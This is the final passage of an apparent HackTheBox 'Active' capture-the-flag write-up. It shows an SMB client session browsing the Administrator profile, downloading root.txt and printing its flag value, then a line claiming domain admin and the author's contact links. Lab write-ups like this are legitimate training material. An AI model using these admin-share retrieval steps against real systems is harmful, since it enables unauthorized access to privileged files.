  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf    AHS    65536  Mon Jul 16 12:14:15 2018
  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms    AHS   524288  Mon Jul 16 12:14:15 2018
  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000002.regtrans-ms    AHS   524288  Mon Jul 16 12:14:15 2018
  ntuser.ini                         HS       20  Mon Jul 16 12:14:15 2018
  Pictures                           DR        0  Mon Jul 30 15:50:10 2018
  PrintHood                       DHSrn        0  Mon Jul 16 12:14:15 2018
  Recent                          DHSrn        0  Mon Jul 16 12:14:15 2018
  Saved Games                        DR        0  Mon Jul 30 15:50:10 2018
  Searches                           DR        0  Mon Jul 30 15:50:10 2018
  SendTo                          DHSrn        0  Mon Jul 16 12:14:15 2018
  Start Menu                      DHSrn        0  Mon Jul 16 12:14:15 2018
  Templates                       DHSrn        0  Mon Jul 16 12:14:15 2018
  Videos                             DR        0  Mon Jul 30 15:50:10 2018

                5217023 blocks of size 4096. 278891 blocks available
smb: \Administrator\> cd Desktop
smb: \Administrator\Desktop\> dir
  .                                  DR        0  Thu Jan 21 18:49:47 2021
  ..                                 DR        0  Thu Jan 21 18:49:47 2021
  desktop.ini                       AHS      282  Mon Jul 30 15:50:10 2018
  root.txt                           AR       34  Thu Sep 17 21:25:50 2026
Got root.txt:
1
2
3
4
5
6
7
smb: \Administrator\Desktop\> get root.txt
getting file \Administrator\Desktop\root.txt of size 34 as root.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \Administrator\Desktop\> exit

┌──🦊 T4T4R1S  IP ➜  10.211.55.3 10.10.17.213   ~/machines/Active
└─👀 ➜ cat root.txt
e57b203c73900000000000000000
Domain Admin / SYSTEM obtained. Solved – happy hacking!
Find me online:
• TryHackMe: t4t4r1s
• HackTheBox: t4t4r1s
• LinkedIn: Mustafa Eltayeb
• X: @mustafa_altayeb